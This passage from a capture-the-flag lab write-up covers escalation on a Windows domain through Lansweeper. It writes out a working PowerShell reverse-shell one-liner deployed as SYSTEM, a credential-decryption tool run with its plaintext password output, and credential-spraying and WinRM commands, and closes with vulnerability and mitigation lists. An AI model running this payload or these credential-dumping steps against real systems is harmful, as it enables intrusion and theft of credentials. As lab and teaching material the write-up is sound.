
Created a package named evil shell, run mode System account:
Added a step, Action type Command, and pasted a PowerShell reverse shell as the command body:

The payload that worked reliably in this environment (plain TCP reverse shell, no TLS wrapping needed):
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.15.223',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"

Before a deployment package can actually run, Lansweeper needs a credential mapped to the target computer (separate from the scanning-target mapping used earlier for the honeypot trick). Went back to Scanning -> Scanning Credentials -> Map Credential, this time with mapping type Windows Computer and computer name sweep\inventory, mapping the Inventory Windows credential to it:

Then, back on the Deployment package, clicked Deploy, chose Deploy on: Selection, picked the INVENTORY asset:

Left the rest of the deploy dialog default (no wake-on-LAN needed, target is already up) and hit Deploy:
A netcat listener on port 4444 catches a SYSTEM shell on execution.
Route 2 - Decrypt Lansweeper's stored credentials from disk
With a shell as svc_inventory_lnx (which is in Lansweeper Admins), the local Lansweeper install is fully readable:
*Evil-WinRM* PS C:\Program Files (x86)\Lansweeper> ls
Directory listing (snipped)
    Directory: C:\Program Files (x86)\Lansweeper

d-----   Actions
d-----   Client
d-----   IISexpress
d-----   Install
d-----   Key
d-----   PackageShare
d-----   Service
d-----   SQL script
d-----   SQLData
d-----   Start
d-----   Tools
d-----   WebPiCmd
d-----   Website
-a----   isxlansw.dll
-a----   unins000.dat / unins000.exe / unins000.msg
Website\web.config contains an encrypted connectionStrings section (DPAPI-protected), and Key\Encryption.txt holds the key Lansweeper uses to encrypt/decrypt stored scanning-credential passwords in its SQL database. This combination is exactly what SharpLansweeperDecrypt automates: it decrypts the DB connection string from web.config, connects to the local Lansweeper SQL instance, pulls every stored scanning credential, and decrypts each password using Encryption.txt.
git clone https://github.com/Yeeb1/SharpLansweeperDecrypt
Uploaded the PowerShell version via Evil-WinRM:
*Evil-WinRM* PS C:\temp> upload /home/kali/htb/sweep/SharpLansweeperDecrypt/LansweeperDecrypt.ps1
Info: Uploading ... to C:\temp\LansweeperDecrypt.ps1
Data: 5700 bytes of 5700 bytes copied
Info: Upload successful!
Ran it:
*Evil-WinRM* PS C:\temp> powershell ./LansweeperDecrypt.ps1
[+] Loading web.config file...
[+] Found protected connectionStrings section. Decrypting...
[+] Decrypted connectionStrings section:
<connectionStrings>
  <add name="lansweeper" connectionString="Data Source=(localdb)\.\LSInstance;Initial Catalog=lansweeperdb;Integrated Security=False;User ID=lansweeperuser;Password=Uk2)Dw3!Wf1)Hh;..." />
</connectionStrings>
[+] Opening connection to the database...
[+] Retrieving credentials from the database...
[+] Credentials retrieved and decrypted successfully:

CredName          Username                Password
--------          --------                --------
SNMP-Private      SNMP Community String   private
Global SNMP                               public
Inventory Windows SWEEP\svc_inventory_win 4^56!sK&}eA?
Inventory Linux   svc_inventory_lnx       0|5m-U6?/uAX
This recovers svc_inventory_win's plaintext password directly, no honeypot trickery required this time.
Validating and using svc_inventory_win
nxc smb sweep.vl -u svc_inventory_win -p '4^56!sK&}eA?'
# [+] sweep.vl\svc_inventory_win:4^56!sK&}eA? (Pwn3d!)

nxc winrm sweep.vl -u svc_inventory_win -p '4^56!sK&}eA?'
# [+] sweep.vl\svc_inventory_win:4^56!sK&}eA? (Pwn3d!)
The Pwn3d! marker on both SMB and WinRM indicates local admin rights - svc_inventory_win is the actual privileged service account Lansweeper's scanning engine runs as on Windows targets.
evil-winrm -i sweep.vl -u svc_inventory_win -p '4^56!sK&}eA?'

*Evil-WinRM* PS C:\Users\svc_inventory_win\Documents> whoami
sweep\svc_inventory_win

*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

    Directory: C:\Users\Administrator\Desktop
-a----   root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
[REDACTED]
Root flag: [REDACTED]
7. Full Attack Chain
- Guest/null SMB session -> enumerate shares and RID-brute usernames.
- Password spray (username-as-password) ->
intern:intern. - Log into the Lansweeper web console as
intern. - Abuse Lansweeper's scanning-target + scanning-credential feature to make the server initiate an outbound SSH auth attempt against an attacker-controlled honeypot (
sshesame) -> capture plaintext credential forsvc_inventory_lnx. - BloodHound reveals
svc_inventory_lnxhasGenericAllon Lansweeper Admins. bloodyAD-> add self to Lansweeper Admins (which also grants Remote Management Users membership).- WinRM access as
svc_inventory_lnx-> user flag. - As a Lansweeper Admin, either:
- (a) create a Deployment package that runs a reverse-shell command as the SYSTEM account and deploy it to the DC, or
- (b) dump and decrypt Lansweeper's stored scanning credentials from the local SQL database using its own DPAPI/encryption key on disk, recovering
svc_inventory_win's plaintext password.
svc_inventory_winhas local admin rights on the DC (confirmed byPwn3d!on SMB/WinRM) -> shell as SYSTEM-equivalent -> root flag.
8. Key Vulnerabilities
- Guest/null SMB session enabled - allows unauthenticated share enumeration and RID brute-forcing of the entire domain user list.
- Weak/default credentials -
intern:intern(username-as-password) gets an initial low-privilege foothold. - Lansweeper scanning credentials trust the target blindly - any authenticated web user who can add a scanning target and map an existing credential to it can redirect that credential's authentication attempt to an attacker-controlled listener, effectively exfiltrating the plaintext.
- Excessive/leftover AD ACLs -
svc_inventory_lnx(a low-privilege scanning service account) hasGenericAllon theLansweeper Adminsgroup, allowing trivial self-escalation into a privileged application role. - Lansweeper Admins can push code as SYSTEM - the Deployment feature is, by design, remote code execution as SYSTEM against any scanned asset; membership in this group is equivalent to admin on every managed machine.
- Locally-decryptable credential store - Lansweeper's DPAPI-protected
web.configand on-diskEncryption.txtkey mean anyone with local (or Lansweeper Admin remote) access to the server can recover every stored scanning credential in plaintext, including the account that turns out to hold real local admin rights on the DC.
9. Mitigation Steps
- Disable SMB null/guest sessions domain-wide (
RestrictNullSessAccess, disable the Guest account) to stop unauthenticated share and RID enumeration. - Enforce strong, non-username-derived passwords and run regular internal password-spray audits (e.g. via
msDS-KeyCredentialLink/DSInternals or a schedulednxc/kerbrutecheck) to catch weak accounts before an attacker does. - Restrict who can add Scanning Targets or map Scanning Credentials in Lansweeper to a small, trusted admin group, and consider network-level egress filtering so the Lansweeper server can only scan its intended internal ranges, not arbitrary attacker-supplied IPs.
- Audit and tighten AD ACLs regularly (BloodHound / AD ACL scanner) - a low-privilege service account should never hold
GenericAllover a privileged group likeLansweeper Admins. Apply least privilege and remove stale delegated rights. - Treat "Lansweeper Admins" as Tier-0/privileged - anyone in that group can execute code as SYSTEM on every scanned host via Deployment, so it should be protected with the same rigor as Domain Admins (dedicated admin accounts, no shared/service-account membership, logging/alerting on group changes and deployment package creation).
- Rotate and re-scope the
svc_inventory_win/svc_inventory_lnxservice accounts - a scanning account should not also carry local admin rights on the domain controller; use separate, minimally-privileged accounts for scanning versus any administrative task. - Protect the Lansweeper encryption key and database - restrict filesystem ACLs on
Key\Encryption.txtand the SQL data files to the Lansweeper service account only, and consider host-based monitoring for access/reads of that key file, since its exposure defeats the credential-store encryption entirely. - Keep Lansweeper patched and licensed - the instance here was running an expired trial license; review vendor advisories for known Lansweeper CVEs and apply updates promptly.